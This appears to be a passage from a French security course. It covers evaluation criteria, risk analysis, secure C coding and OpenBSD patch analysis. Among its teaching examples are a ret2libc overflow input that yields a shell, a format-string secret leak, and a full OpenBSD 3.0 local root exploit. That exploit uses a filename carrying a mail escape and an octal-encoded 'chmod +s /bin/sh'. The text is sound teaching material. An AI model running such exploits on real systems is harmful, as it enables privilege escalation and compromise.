Les ITSEM indiquent explicitement que les facteurs exposés ci-dessus ne sont pas supposés être définitifs, ni complets. Pourtant, ils constituent une tentative de fournir un moyen de qualifier individuellement le niveau de difficulté de mise en œuvre d'une vulnérabilité présente dans le système. Les ITSEM fournissent également des tables élémentaires permettant de déterminer le niveau de difficulté en effectuant un calcul quantitatif, même si les valeurs obtenues n'ont d'autre signification que de permettre de déterminer le niveau de la résistance d'un mécanisme (élémentaire, moyenne, ou élevée).

3.3.3 Les critères communs et la norme ISO 15408

Les critères communs [CC 1996a] sont nés de la tentative d'harmonisation des critères canadiens, des critères européens et des critères américains. La première version des *Common Criteria for Information Security Evaluation* a ainsi été largement distribuée, l'objectif étant de parvenir à la mise au point d'une deuxième version destinée à devenir une norme internationale. Cet objectif a été atteint autour de 2000, avec la définition de la norme ISO 15408 qui correspond aux critères communs.

Les critères communs contiennent deux parties bien séparées comme dans les ITSEC : fonctionnalité et assurance. De même que dans les ITSEC, les critères communs définissent également une cible d'évaluation (TOE). Une des différences essentielles entre ITSEC et critères communs réside dans l'existence des profils de protection (*Protection Profiles*) [CC 1996b] qui avaient auparavant été introduits dans les critères fédéraux américains [Federal Criteria 1992]. Un profil de protection définit un ensemble d'exigences de sécurité et d'objectifs, indépendants d'une quelconque implémentation, pour une catégorie de TOE. L'intérêt de ces profils est double : un développeur peut inclure dans la définition de la TOE un ou plusieurs profils de protection, un client désirant utiliser un système ou un produit peut également demander à ce que ce système corresponde à un profil de protection particulier, évitant ainsi de donner une liste exhaustive des fonctionnalités et des assurances qu'il exige. Une partie importante des critères communs est donc consacrée à la présentation de profils de protection prédéfinis.

Cette notion de profil représente la volonté américaine qui consiste à préférer évaluer des systèmes qui entrent dans le cadre de profils connus. La tendance européenne était plutôt de définir systématiquement une TOE et ses exigences de sécurité et d'évaluer cette TOE sans nécessairement s'appuyer sur des profils prédéfinis. Les critères communs ont tenté de réaliser un compromis équitable entre ces deux positions. En tout cas, avec la normalisation ISO, il est évident que la tendance promue par les critères communs a vocation à devenir dominante.

3.3.4 Conclusion

Dans l'annexe dévolue aux conseils pour les acheteurs de systèmes de sécurité, les ITSEM signalent [ITSEM 1993, §6.4.30] que « *Bien que ces lignes directrices puissent être suivies dans d'autres domaines, elles ont été développées pour des applications de type militaire et ne concernent principalement que l'aspect confidentialité de la sécurité. D'autres travaux sont nécessaires pour étendre la portée de ces lignes directrices à d'autres aspects de la sécurité et à d'autres domaines d'application* ». En effet, malgré les éléments que les différents critères d'évaluation permettent de rassembler afin d'améliorer la confiance que l'utilisateur peut avoir dans le service rendu par le système (vis-à-vis de la sécurité), il n'en reste pas moins que le point de vue pris par l'ensemble des critères d'évaluation est fortement marqué par leur origine. Ceci explique d'une part l'accent mis sur la propriété de confidentialité, et d'autre part les inadéquations éventuelles avec les exigences de domaines d'application différents de leur domaine d'origine.

Nous noterons également que l'ensemble des critères d'évaluation ne donnent qu'une vision statique de la sécurité, même quand ils s'intéressent à la phase d'exploitation du système. Ils ne prennent donc pas en compte directement l'influence de l'utilisation de ces systèmes sur leur sécurité. Enfin, certains critères et notamment les ITSEC montrent bien que des vulnérabilités résiduelles peuvent persister dans le système même après son évaluation.

3.4 Analyse des risques

Dans les différents critères, l'évaluation de l'impact de vulnérabilités résiduelles sur la sécurité du système reste assez limitée. Notamment, aucune évaluation quantitative n'est proposée. L'accent est mis sur la prévention des fautes plutôt que sur la prévision. Malgré tout, les ITSEC estiment que ces aspects de prévision des fautes ne peuvent pas être écartés et imposent l'identification des vulnérabilités résiduelles et leur évaluation ordinale. Les méthodes d'analyse des risques se concentrent sur cette analyse et ont pour objectif d'évaluer plus précisément les conséquences sur la sécurité de l'existence de vulnérabilités résiduelles.

Dans la terminologie de l'analyse des risques, un risque peut être vu comme un événement redouté. On peut lui attribuer une fréquence d'occurrence et un coût. En ce sens, cette notion se rapproche de la notion de défaillance. Dans ce domaine, on distingue également trois notions :

- l'analyse des risques qui est la discipline générale destinée à permettre la mise en œuvre d'une politique de sécurité en tenant compte des rapports coûts/bénéfices apparaissant dans un système ou une organisation;
- l'évaluation des risques qui consiste à identifier les risques présents dans un système ou une organisation, et à évaluer les conséquences potentielles pour le système ou l'organisation et l'efficacité des parades associées;
- la gestion des risques qui consiste à sélectionner les parades permettant de minimiser l'exposition des biens aux risques, compte tenu des compromis financiers, politiques ou sociaux nécessaires (dans le cadre d'une organisation, la gestion des risques est typiquement dévolue à des responsables possédant une vision globale de l'organisation).

L'analyse des risques est le concept communément considéré comme le plus large, et englobant les deux autres. L'ensemble des différentes méthodes regroupées sous cette dénomination doivent permettre de motiver un choix de moyens de protection à mettre en œuvre pour protéger les intérêts du système ou de l'organisation. Nous nous intéressons seulement ici aux éléments communs à l'ensemble de ces méthodes et caractéristiques de l'analyse des risques. Nous pouvons distinguer sept étapes dans cette approche :

- L'identification des actifs, qui représentent les éléments à protéger dans le système.
- L'identification des menaces: pour chaque actif identifié à l'étape précédente il est nécessaire d'identifier les menaces correspondantes.
- L'analyse des conséquences qui estime les conséquences de la réalisation d'une menace sur les actifs du système.
- Le calcul des risques: pour chaque menace on doit calculer le risque qu'elle représente, ce risque étant évalué comme égal à la fréquence d'occurrence de la menace multipliée par la conséquence financière de sa réalisation.
- L'évaluation des parades possibles qui identifie les contre-mesures utilisables pour parer à une menace ainsi que leur efficacité et leur coût.
- L'évaluation du niveau de sécurité existant qui, en fonction des résultats précédents, estime un niveau général de sécurité, et permet de proposer un choix de parades optimal du point du vue du rapport coût/efficacité pour améliorer ce niveau.

- La formulation d'un plan de sécurité qui constitue le résultat final de l'étude incluant un compte rendu des résultats précédents et un plan de mise en œuvre des nouvelles mesures de protection choisies.

La réalisation de ces différentes étapes peut s'effectuer sous divers modes opératoires suivant la méthode choisie. On peut distinguer les approches basées sur :

- les listes de contrôle qui partent des parades disponibles et étudient la nécessité de leur mise en place;
- l'évaluation quantitative (la méthode la plus classique) qui partant de l'identification exhaustive (si possible) des actifs, des vulnérabilités et des menaces, propose une quantification des risques;
- l'utilisation de questionnaires qui étudient les risques en se basant sur la vision des utilisateurs et des responsables du système (et dont l'objectif est d'arriver de ce fait à se concentrer sur les fonctions du système ou de l'organisation);
- l'identification de scénarios d'attaque, qui prennent en compte non seulement la possibilité de réussir avec succès à exploiter une vulnérabilité, mais également la probabilité de réussir à exploiter une succession d'attaques;
- l'utilisation de parades pré-définies, choisies à partir de l'expertise acquise sur le développement d'autres systèmes, et éventuellement réutilisées après une analyse de pertinence sur le système visé.

Le principal problème de l'analyse des risques reste celui de la collecte de données. Soit la méthode se veut exhaustive et devient alors extrêmement coûteuse en temps et en effort (sans pourtant offrir de réelle garantie méthodologique), soit elle utilise une méthode de sélection et s'en remet alors en pratique à la qualité de l'expertise de l'évaluateur. Ces problèmes de collecte de données nous semblent étroitement liés à l'absence d'une modélisation rigoureuse du système ou de l'organisation, indépendante de ceux-ci, en vue de l'étude des risques associés. De plus, l'absence d'une modélisation stricte ne permet pas de proposer des évaluations rigoureuses des conséquences des menaces et des vulnérabilités sur la sécurité du système. En effet, on ne tient pas compte des dépendances qui peuvent exister entre différents mécanismes de sécurité et entre différentes vulnérabilités pour évaluer les risques engendrés par une menace. Finalement, il découle de ceci que l'expertise et le savoir-faire de l'évaluateur sont des éléments indissociables de la méthode qu'il met en œuvre et que la qualité des résultats obtenus repose finalement sur lui.

4 Programmation et sécurité

4.1 Généralités

4.1.1 Introduction

Dans la pratique, la sécurité est en étroite concurrence avec la qualité du code et la documentation au palmarès des objectifs les plus souvent sacrifiés par les développeurs dans la réalisation des logiciels. Cela se voit directement dans le nombre de vulnérabilités recensées, mais c'est aussi une réalité dont il faut tenir compte car elle n'est pas seulement le fruit d'une mauvaise volonté ; c'est aussi un état de fait issu des délais de production, des contraintes de coûts et de l'absence d'intérêt des utilisateurs finaux eux-mêmes pour la sécurité de leurs données.

Cet avertissement énoncé, il n'en reste pas moins important de souligner que l'action la plus efficace que l'on peut envisager concernant la sécurité d'un système informatique consiste pourtant justement à éviter l'introduction de vulnérabilités dès sa conception ou son développement afin de *prévenir* les éventuelles tentatives d'intrusion une fois le système en exploitation. La connaissance des vulnérabilités exploitées classiquement par les intrusions ou les virus courants met également en lumière un certain nombre des difficultés de programmation associées aux langages courants. Ces subtilités ne sont probablement pas examinées très en détail par les développeurs avant qu'ils ne soient confrontés à des problèmes de sécurité réels – c'est à dire trop tard.

L'objet de cette section est d'examiner certaines de ces difficultés concrètes et de montrer comment il est possible d'écrire un code de programme ne présentant pas de faille de sécurité trop évidente.

4.1.2 Avertissement et règles de présentation

Compte tenu du fait que nous illustrons dans cette section des failles de sécurité ; nous sommes contraints de présenter à certains moments des exemples de code source **à ne pas suivre** ; afin d'illustrer concrètement des erreurs courantes. Bien évidemment, nous devons commencer par décliner toute responsabilité quand aux dommages qui pourraient survenir suite à une duplication naïve de ces contre-exemples : ceux-ci présentent pour certains des failles de sécurité graves, bien entendu, ne les utilisez pas !

Nous ajouterions même que vous devriez vous abstenir de recopier aveuglément du code (que ce soit issu de cette section ou d'ailleurs) si vous ne savez pas faire la différence entre le code vulnérable et le code (moins ou peu) vulnérable par vous-même. Bien entendu, les développeurs ne doivent jamais recopier des bouts de code pris sur Internet pour l'inclure dans leurs propres programmes sans trop savoir ce qu'ils font (les uns et les autres)...

4.1.3 Références

Compte tenu de la difficulté de disposer de règles de programmation sécurisées efficaces et reconnues, le CERT/CC s'est attaché depuis quelques années à accentuer son activité dans ce domaine, notamment au travers de l'axe intitulé « *Secure Coding* ». En quelques années, il est arrivé à rassembler une série de références intéressantes visant à couvrir plusieurs langages de programmation avec des règles détaillées.

- La page générale de diffusion (et d'élaboration en mode wiki) des règles est accessible sur le site du CERT/CC sous le titre « *CERT Secure Coding Standards* »[69].
- La version 1.0 des règles appliquée au langage C est aussi disponible au travers d'un livre édité classiquement sous le titre « *The CERT C Secure Coding Standard* » ; la version courante étant plutôt celle en ligne.
- Des versions sont en cours d'élaboration pour C++, Java et Perl ; disponibles à l'heure actuelle en ligne à l'emplacement ci-dessus.

4.2 Langage C

4.2.1 Débordement de *buffer*

Le programme suivant sert de point de départ à notre présentation :

```
#include <stdio.h>
void copie(char * s) {
  char ch[8] = "BBBBBBBB" ;
  strcpy(ch,s) ;
}
int main(int argc, char * argv[]) {
  copie(argv[1]) ;
  return(0);
}
```

Bien qu'assez court, cet exemple correspond assez bien au pré-requis nécessaire vis à vis du langage C et de sa mise en œuvre pour la compréhension du restant de cette section. Compte tenu de la manière dont les appels de fonction sont mis en œuvre par le compilateur en C, il doit apparaître que, si on fournit à ce programme une valeur d'entrée sur le modèle suivant `AAAAAAAAAAAA[system_adr][exit_adr][shlibc_adr]` ; où `A...A` correspond à du remplissage visant à faire déborder le buffer `ch`, puis les valeurs `[…]` à des adresses correctement choisies pour permettre d'activer des fonctions internes de la librairie C ; alors il est possible d'obtenir l'exécution suivante :

```
bash$./a.out 'perl -e 'print "A"x12 . 0xb7ee1990 .0xb7ed72e0 . 0xb7fcc0af' '
sh-3.1$
```

Dans cette exécution, le programme aboutit en fait au lancement d'un *shell* de commande ! En effet, l'adresse de retour de la fonction `copie()` sur la pile d'exécution du processeur est écrasée par le contenu de la chaine passée en paramètre (trop longue pour contenir dans la zone `ch`). Cette chaine étant choisie de manière à correspondre à des adresses valides sur le système cible pour l'exécution de la forme exécutable de l'appel de `system("/bin/sh")` ; c'est en fait cette commande qui est exécutée.

4.2.2 Débordements de *buffer* et fonctions de manipulation des chaines de caractères

4.2.2.1 Exemple typique

Voici ci-dessous un exemple classique de code vulnérable vis à vis d'une attaque par débordement de *buffer*. Ce code vise initialement à construire un chemin d'accès à partir des variables d'environnement :

```
strcpy(path, getenv("$HOME"));
strcat(path, "/");
strcat(path, ".foorc");
len = strlen(path);
```

Les fonctions standards strcat() et strcpy() n'effectuent aucune vérification sur la taille des tampons qui leurs sont passés en paramètres et déborderont de ces zones si les chaines de caractères qu'elles traitent sont de taille trop importante. Compte tenu de la manière dont fonctionnent les débordements de *buffer*, ce comportement est dangereux. Il ne faut donc pas utiliser ces fonctions. (Elles n'ont en effet que peu d'intérêt si elles ne traitent pas des entrées externes. La concaténation de chaînes de caractères constantes pouvant être effectuées par le préprocesseur ou le compilateur.)

69 https://www.securecoding.cert.org/

4.2.2.2 Utilisation de strncat() et strncpy()

Afin d'éviter ce comportement, des variantes de ces fonctions sont disponibles auxquelles il est possible de passer également en paramètre une taille maximale des zones de sorties. Ces fonctions sont aussi disponibles dans la librairie C standard, conformément aux signatures suivantes :

```
STRCAT(3)                  Linux Programmer's Manual                 STRCAT(3)

NAME
       strcat, strncat - concatenate two strings

SYNOPSIS
       #include <string.h>

       char *strcat(char *dest, const char *src);

       char *strncat(char *dest, const char *src, size_t n);

                                        [...]

STRCPY(3)                  Linux Programmer's Manual                 STRCPY(3)

NAME
       strcpy, strncpy - copy a string

SYNOPSIS
       #include <string.h>

       char *strcpy(char *dest, const char *src);

       char *strncpy(char *dest, const char *src, size_t n);
```

Bien qu'elles permettent de garantir que les zones cibles ne soient pas perverties, les 2 fonctions strncat() et strncpy() possèdent la fâcheuse propriété de pouvoir laisser certaines chaines de caractères non terminées par la convention standard en C du '\0' en fin de chaine. L'utilisation de strncat() et strncpy() dans la pratique est assez laborieuse.

Par exemple, la séquence du 4.2.2.1 doit être écrite de la manière suivante, ce qui est assez laborieux et source d'erreur dans la pratique. (Les cas où la chaine de caractère résultant d'une concaténation n'est pas correctement terminée peuvent aussi constituer des failles de sécurité exploitables.)

```
strncpy(path, homedir, sizeof(path) - 1);
path[sizeof(path) - 1] = '\0';
strncat(path, "/", sizeof(path) - strlen(path) - 1);
strncat(path, ".foorc", sizeof(path) - strlen(path) - 1);
len = strlen(path);
```

4.2.2.3 Utilisation de strlcat() et strlcpy()

Afin de pallier à ces difficultés, une alternative a été proposée sous la forme des fonctions strlcat() et strlcpy(). Celles-ci garantissent que les chaines de caractères produites sont bien formées au sens du langage C et notamment terminées par '\0' et ont la signature d'appel suivante :

```
size_t strlcpy(char *destination, const char *source, size_t size);
size_t strlcat(char *destination, const char *source, size_t size);
```

L'exemple précédent devient alors :

```
strlcpy(path, homedir, sizeof(path));
strlcat(path, "/", sizeof(path));
strlcat(path, ".foorc", sizeof(path));
len = strlen(path);
```

A cette rédaction, il convient bien entendu d'ajouter les vérifications du bon fonctionnement du programme, par exemple de la manière suivante (avec des codes d'erreurs d'illustration).

```
strlcpy(path, homedir, sizeof(path)) ;
len = strlen(path);
if (len >= sizeof(path)) return (ENAMETOOLONG) ; /* Handle error correctly...
strlcat(path, "/", sizeof(path)) ;
len = strlen(path);
if (len >= sizeof(path)) return (ENAMETOOLONG) ;
strlcat(path, ".foorc", sizeof(path)) ;
```

```
len = strlen(path);
if (len >= sizeof(path)) return (ENAMETOOLONG) ;
```

Malheureusement, les fonctions strlcpy() et strlcat() ne sont pas standardisées et ne sont pas disponibles sur tous les systèmes d'exploitation, et en particulier pas dans la librairie C GNU. Elles sont en effet principalement originaires du système d'exploitation OpenBSD et incluse dans la librairie C standard de ce système ou des autres BSD. En effet, le mainteneur de la librairie GNU considérait que l'utilisation des fonctions de traitement de chaines était globalement à proscrire au profit d'un usage direct de memcpy() en C (assortie d'un calcul explicite des tailles des *buffer* traités).

4.2.2.4 C11 Annexe K

La dernière version du standard C s'est également intéressée au traitement de ces problèmes de débordement au travers notamment des définitions fournies dans l'annexe K du standard C 2011 (ISO/IEC 9899:2011).

Néanmoins, cette annexe ne définit aucune des propositions précédentes, au profit de l'implémentation présente dans une proposition issue des systèmes Microsoft, qui introduit 4 nouvelles fonctions : strcpy_s(), strcat_s(), strncpy_s() et strncat_s(), avec _s pour « *secure* » sans doute.

Voici par exemple la signature d'appel d'une de ces fonctions :

```
errno_t strcpy_s(char * restrict s1, rsize_t s1max, const char * restrict s2);
```

Une utilisation valide selon les règles de programmation C du CERT/CC est alors du type :

```
void complain(const char * msg) {
      errno_t err;
      static const char prefix[] = "Error: ";
      static const char suffix[] = "\n";
      char buf[BUFSIZE];
      err = strcpy_s(buf, sizeof(buf), prefix);
      if (err != 0 ) { /* Handle error correctly...
      }
      err = strcat_s(buf, sizeof(buf), msg);
      if (err != 0 ) { /* Handle error correctly...
      }
      err = strcat_s(buf, sizeof(buf), suffix);
      if (err != 0 ) { /* Handle error correctly...
      }
      fputs(buf, stderr);
}
```

On notera également que le standard C11 a définitivement retiré la fonction gets() (déclarée obsolète dans C99) mais a néanmoins introduit une fonction gets_s().

4.2.2.5 Autres références

- Les 2 standards C99 et C11 (respectivement ISO/IEC TR24731-1:1999 et ISO/IEC:TR24731-2:2010) abordent les principaux problèmes de sécurité rencontrés dans l'utilisation du langage C.
- Le site http://www.securecoding.cert.org/ regroupe les initiatives du CERT/CC en vue de la définition de règles de programmation sécurisée, en particulier pour le C, mais également pour d'autres langages.
- La problématique des chaines de caractères non-ASCII est encore à préciser... (wchar_t : *wide char type*).

4.2.3 Problèmes de synchronisation

Une autre catégorie classique de problèmes de sécurité trouve son origine dans les problèmes de synchronisation entre différentes parties d'un programme. Prenons l'exemple du programme suivant qui tente de réserver un fichier temporaire pour son usage interne (dans un environnement Unix typique) :

```
/* Generate random file name */
name = mktemp("/tmp/tmp.XXXXXXXXXX");
/* verify file does not exist */
if (stat(name,&statbuf) == 0) {
return EEXISTS;
}
/* ok (or so it seems...), open it
fd = open(name, O_RDWR);
```

En fait, cette séquence ouvre une fenêtre de vulnérabilité entre le moment où le code vérifie l'existence du nom de fichier sélectionné et le moment de son ouverture (à l'emplacement du commentaire mal terminé). Il est alors envisageable, si un processus concurrent positionne au moment opportun (c'est à dire aprés la vérification mais avant l'appel à open()) un lien habilement nommé dans le répertoire /tmp (généralement largement accessible), qu'il amène le programme ci-dessus à écraser les données d'un fichier déjà existant.

L'exploitation concrète de ce type de vulnérabilité n'est pas toujours très fiable, mais elle a été démontrée de manière réaliste à plusieurs reprises. Ceci a d'ailleurs conduit à rendre obsolète la fonction mktemp() dans POSIX.1 (2011).

Celle-ci a été remplacée par une fonction nommée mkstemp() qui remplace les 2 appels systèmes ci-dessus dans un schéma d'appel du type suivant :

```
fd = mkstemp("/tmp/tmp.XXXXXXXXXX");
```

Il est également possible d'utiliser les options adéquates d'appel à open() pour éviter d'écraser un fichier existant comme ci-dessous :

```
fd = open(name, O_CREAT | O_EXCL);
```

On notera enfin qu'on doit alors utiliser ici directement open() et non fopen(). Il est peut-être aussi utile au lecteur de s'intéresser à la différence entre ces 2 fonctions et les *stream* et *file descriptor* afin de parfaire sa compréhension.

4.2.4 Débordements arithmétiques

La problématique des débordements arithmétiques est un problématique classique dans les calculs numériques informatisés dès que l'on fait appel directement aux instructions de calcul des processeurs qui travaillent en précision finie. Néanmoins, ce sujet ne se limite pas à la précision des calculs. En effet, les situations de débordements arithmétiques peuvent aussi donner lieu à des comportement surprenants vis à vis des résultats de tests conditionnels. Ainsi, dans le code suivant, si *n* est assez **grand**, la condition testée ne sera *pas* satisfaite alors qu'on s'attendrait visiblement à ce qu'elle le soit dès que le nombre d'éléments est trop grand pour la mémoire allouée statiquement.

```
n = getIntFromUser();
if (n<=0 || n*sizeof(struct item) > BUFMAX) {
      return EINVAL;
}
```

Il faut ré-écrire le test conditionnel de cette manière pour obtenir le résultat réellement attendu :

```
n = getIntFromUser();
if (n<=0 || n > BUFMAX/sizeof(struct item)) {
      return EINVAL;
}
```

Ce genre de cas semble anodin, mais il peut être utilisé pour esquiver certaines sections de code : la vérification des autorisations d'accès, par exemple...

Les débordements arithmétiques peuvent également donner lieu à l'apparition de vulnérabilités en liaison avec les débordements mémoire, par exemple dans le type de cas suivant :

```
n = getIntFromUser();
if (n<=0) {
      return EINVAL;
}
data = (struct item *) malloc(n * sizeof(struct item));
if (data == NULL) {
      return ENOMEM;
}
```

En effet, ici, si *n* est assez **grand**, le débordement arithmétique peut donner lieu à la réservation d'une zone mémoire très *petite* par rapport à la place nécessaire. Le programme connaitra alors ultérieurement un débordement de mémoire. La bonne manière d'effectuer la réservation mémoire dans ce cas est alors d'utiliser la fonction adéquate : calloc() plutôt que d'effectuer le calcul soi-même.

```
data = (struct item *) calloc(n, sizeof(struct item));
```

4.2.5 Chaines de formatage

La plupart des fonctions usuelles permettant d'afficher ou d'enregistrer des chaines de caractères en C – comme printf(), sprintf(), fprintf() – permettent d'utiliser des formats pour la mise en forme des arguments de sortie. Dans la pratique, que se passe-t'il quand on passe un paramètre comme « %x » à printf() ? La fonction obtient alors son argument suivant depuis la pile (via le mécanisme des varargs()). Quand c'est une entrée utilisateur qui est transmise à la fonction printf() comme premier paramètre, cette entrée utilisateur peut alors conduire à des situations où certaines zones mémoires sont accédées à tort, généralement en lecture.

Ainsi, avec l'exemple suivant (conçu spécifiquement pour illustrer la vulnérabilité) :

```
#include <stdio.h>
int main()
{
      char * secret = "polichinelle";
      static char input[100] = {0};
      Printf("Enter your name: ");
      scanf("%s", input);
```

```
        printf("Hello "); printf(input); printf("\n");
        printf("Enter your password: ");
        scanf("%s",input);
        if (strcmp(entree,secret)==0) {
              printf("OK\n");
        } else {
              printf("Error\n");
        }
        return 0;
}
```

L'exécution usuelle du programme ci-dessus ressemblera à ceci :

```
bash$ ./a.out
Enter your name: Jack
Hello Jack
Enter your password: ripper
Error
```

Et voici à quoi peut ressembler une exécution un peu plus fine visant à afficher des informations internes stockées sur la pile à l'exécution :

```
bash$ ./a.out
Enter your name: %p%s
Hello 0x08049760polichinelle
```

Cet exemple illustre également le peu de crédit que l'on doit accorder en général aux protections « codées en dur dans le programme » (même si on n'a pas accès au code source).

4.2.6 Recommandations générales

En matière de développement, les exemples précédents illustrent à la fois la simplicité et la difficulté d'écrire du code résistant à des attaquants déterminés. Nous n'avons présenté que quelques unes des règles de programmation à adopter mais on voit d'abord que la plupart des erreurs sont plutôt simples à éviter. Ceci dit, la liste complète est beaucoup plus importante (en nombre) et la plupart de ces règles ne sont pas évidentes à apprécier, en particulier pour les débutants auxquels on a fréquemment appris en premier lieu la forme la plus simple et la plus vulnérable. La plupart des programmeurs (l'auteur de ces lignes inclus) ont certainement fait et répétés certaines d'entre elles avant d'être confronté à une illustration claire des conséquences possibles. On peut lister certaines recommandations générales, qui ne seront certainement pas incompatibles avec des exigences générales de qualité :

- la conception doit être examinée en tout premier lieu – certains logiciels présentent des vulnérabilités dans leur conception même et leur sécurité n'offre alors que peu d'espoir ;
- la dissimulation ne sert à rien – la plupart des codes d'attaques ciblent directement les programmes binaires et ne font absolument pas appel à la disponibilité du code source, la dissimulation ne pose de problèmes qu'aux autres développeurs, pas aux attaquants ;
- la qualité du code contribue réellement à la sécurité du code : la plupart des problèmes de sécurité sont tout simplement des *bugs*, et méritent correction à ce titre ;
- si une erreur a été faite à un endroit, il y a de forte chance que l'erreur ait été reproduite dans d'autres portions du programme, il faut la corriger partout ;
- toutes les entrées utilisateurs doivent être vérifiées, et tout ce qui n'est pas totalement statique dans le programme devrait être considéré comme une entrée utilisateur.

Enfin, même si nous nous sommes concentrés dans cette section sur la problématique du langage C, il ne faut pas que le lecteur en conclu que ce langage est particulièrement vulnérable par rapport à d'autres. Bien évidemment, Java ou les langages interprétés offrant une gestion plus automatique de la mémoire souffriront moins de vulnérabilités liées directement à des débordements de *buffer* mais ils présentent aussi des cas de débordements arithmétiques, d'erreur logique, etc.

5 Vulnérabilités et attaques

5.1 Exemples de correctifs

Une manière d'appréhender la nature de certaines vulnérabilités est d'analyser les correctifs associés. Il est alors extrêmement utile de disposer d'une version du correctif correspondant au code source du programme vulnérable. C'est pour cela que nous illustrerons ici quelques cas en nous appuyant essentiellement sur des logiciels open source. Toutefois, de manière générale, les vulnérabilités sont liées à des bugs (fautes d'implémentation) ou à des fautes de conception liée à un contexte ou un environnement d'utilisation non prévu par le concepteur du programme.

Tout l'art de l'attaquant est alors d'envisager une manière d'utiliser ces fautes afin de provoquer un effet imprévu mais désirable de son point de vue. Le fonctionnement d'une attaque est généralement tout à fait hors des pratiques usuelles de programmation. Il ne fait pas nécessairement appel à des techniques très sophistiquées ou des programmes longs, mais globalement, les scripts ou les programmes d'attaque sont souvent compliqués à suivre. Quand nous aurons trouvé un programme d'attaque illustrant une mise en oeuvre, nous l'inclurons en exemple.

5.1.1 Interaction bug et script système

Le *patch* suivant (correctif 018 pour OpenBSD 3.0 du 11 avril 2002) correspond au contrôle des conditions d'exécution des commandes externes dans le client de messagerie mail du système d'exploitation. Habituellement, comme l'éditeur de texte vi, mail permet de faire appel à des commandes externes en cours d'édition d'un message. Ici, le correctif ajoute la vérification que ces commandes d'échappement ne sont utilisables qu'en mode interactif (et non en mode *batch*).

On notera au passage que la mise en place et l'installation d'un correctif sur un système de la famille BSD disposant de l'ensemble des sources systèmes installés n'est pas une opération si mystérieuse que cela...

```
Apply by doing:
       cd /usr/src
       patch -p0 < 018_mail.patch
Rebuild and install mail:
       cd usr.bin/mail
       make cleandir
       make obj
       make depend
       make && make install
Index: src/usr.bin/mail/collect.c
===================================================================
RCS file: /cvs/src/usr.bin/mail/collect.c,v
retrieving revision 1.21
diff -u -r1.21 collect.c
--- usr.bin/mail/collect.c       23 Jun 2001 23:04:21 -0000       1.21
+++ usr.bin/mail/collect.c       11 Apr 2002 21:55:40 -0000
@@ -185,7 +185,8 @@
                  value("interactive") != NULL && !lastlong &&
                  (value("dot") != NULL || value("ignoreeof") != NULL))
                    break;
-            if (linebuf[0] != escape || lastlong) {
+            if (linebuf[0] != escape || value("interactive") == NULL ||
+                lastlong) {
                    if (putline(collf, linebuf, !longline) < 0)
                           goto err;
                    continue;
```

L'impact de cette correction, certes légitime, n'est pas évident à première vue. Mais mail est fréquemment utilisé par des scripts pour envoyer des messages automatiquement. Par exemple, il est utilisé par le script /etc/security pour signaler les problèmes de sécurité qu'il a pu rencontrer. Parmi eux, la présence de fichiers anormaux dans le répertoire temporaire /tmp est signalée. Un programme d'attaque peut alors essayer de construire un fichier : qui sera inclus dans le rapport envoyé par mail et dont le nom correspond en fait à l'invocation de la séquence d'échappement suivie par l'exécution d'une commande illégitime.

```
/*
 * (c) 2002 venglin@freebsd.lublin.pl
 *
 * OpenBSD 3.0 (before 08 Apr 2002)
 * /etc/security + /usr/bin/mail local root exploit
 *
 * Run the exploit and wait for /etc/daily executed from crontab.
 * /bin/sh will be suid root next day morning.
 *
 * Credit goes to urbanek@openbsd.cz for discovering vulnerability.
 *
 */

#include <fcntl.h>

int main(void)
{
        int fd;

        chdir("/tmp");
```

```
        fd = open("\n~!chmod +s "
                    "`perl -e 'print \"\\057\\142\\151\\156\\057\\163\\150\"'`\n",
                    O_CREAT|O_WRONLY, 04777);

        if (fd)
                close(fd);
}
```

A la prochaine exécution du script système, l'envoi du rapport par mail conduira à l'exécution de la commande encodée dans le programme C ci-dessus, à savoir : chmod +s `perl -e 'print \"\\057\\142\\151\\156\\057\\163\\150\"'`

Cette commande elle-même n'est pas très lisible car elle fait appel à un encodage octal des caractères et des doubles *backslash* afin de pouvoir stocker la commande à l'intérieur du nom de fichier. On peut toutefois la visualiser plus aisément ci-dessous :

```
ortalo@hurricane:/tmp$ perl -e 'print "\057\142\151\156\057\163\150"' && echo
/bin/sh
```

La commande finale exécutée, avec les privilèges du script système /etc/security est donc : chmod +s /bin/sh

Cette commande elle-même mérite une explication : elle modifie les autorisations d'exécution associées au *shell* /bin/sh de manière à ce que le bit *setuid* soit positionné. Sous Unix, ce bit signifie que le programme va alors s'exécuter avec les permissions du propriétaire du fichier (et non celles de celui qui exécute le programme). Bien entendu, un programme aussi fondamental que le *shell* appartient au super-utilisateur. In fine, l'attaque va donc permettre d'obtenir un *shell root* – c'est à dire d'acquérir le contrôle quasi total du système – dès la prochaine exécution du script système qui, par défaut, s'exécute tous les jours.

5.1.2 En-tête HTTP et méta-caractères

Le correctif suivant montre un exemple des précautions à prendre vis à vis des méta-caractères présents dans de nombreux langages de configuration actuels (dont HTML et XML). Ici, il concerne un serveur Web et la nécessité de purger le contenu des headers HTTP afin d'éviter que ceux-ci ne puissent être détournés afin d'exécuter des attaques de type *Cross Site-Scripting*. (Ces dernières visent simplement à conduire le navigateur d'un utilisateur a accéder à des données personnelles puis à les transmettre à un serveur Web tiers sous contrôle de l'attaquant via les URL demandées.)

Le problème du contrôle des données d'entrées fournies au programme est un cadre fréquent d'apparition de vulnérabilités. Peu de programmeurs font l'effort d'inclure un véritable analyseur lexical (ou syntaxique) pour analyser leurs données d'entrées, malgré la complexité croissante des langages de paramétrage ou de description de l'information. L'équivalent d'une analyse lexicale complète des données reçues par le programme semble pourtant nécessaire dans de nombreux cas pour permettre d'améliorer la flexibilité du programme sans compromettre sans sécurité face à des fournisseurs de données imaginatifs.

```
Index: usr.sbin/httpd/src/main//http_protocol.c
===================================================================
RCS file: /cvs/src/usr.sbin/httpd/src/main/http_protocol.c,v
retrieving revision 1.30
retrieving revision 1.30.4.1
diff -u -p -r1.30 -r1.30.4.1
--- usr.sbin/httpd/src/main//http_protocol.c  11 Feb 2006 19:15:57 -0000      1.30
+++ usr.sbin/httpd/src/main//http_protocol.c  1 Nov 2006 21:18:38 -0000 1.30.4.1
@@ -2922,7 +2922,8 @@ API_EXPORT(void) ap_send_error_response(
           ap_rvputs(r, "The expectation given in the Expect request-header"
                     "\nfield could not be met by this server.<P>\n"
                     "The client sent<PRE>\n    Expect: ",
-                    ap_table_get(r->headers_in, "Expect"), "\n</PRE>\n"
+                    ap_escape_html(r->pool, ap_table_get(r->headers_in,
+                   "Expect")), "\n</PRE>\n"
                     "but we only allow the 100-continue expectation.\n",
                     NULL);
           break;
```

5.1.3 Les correctifs préventifs

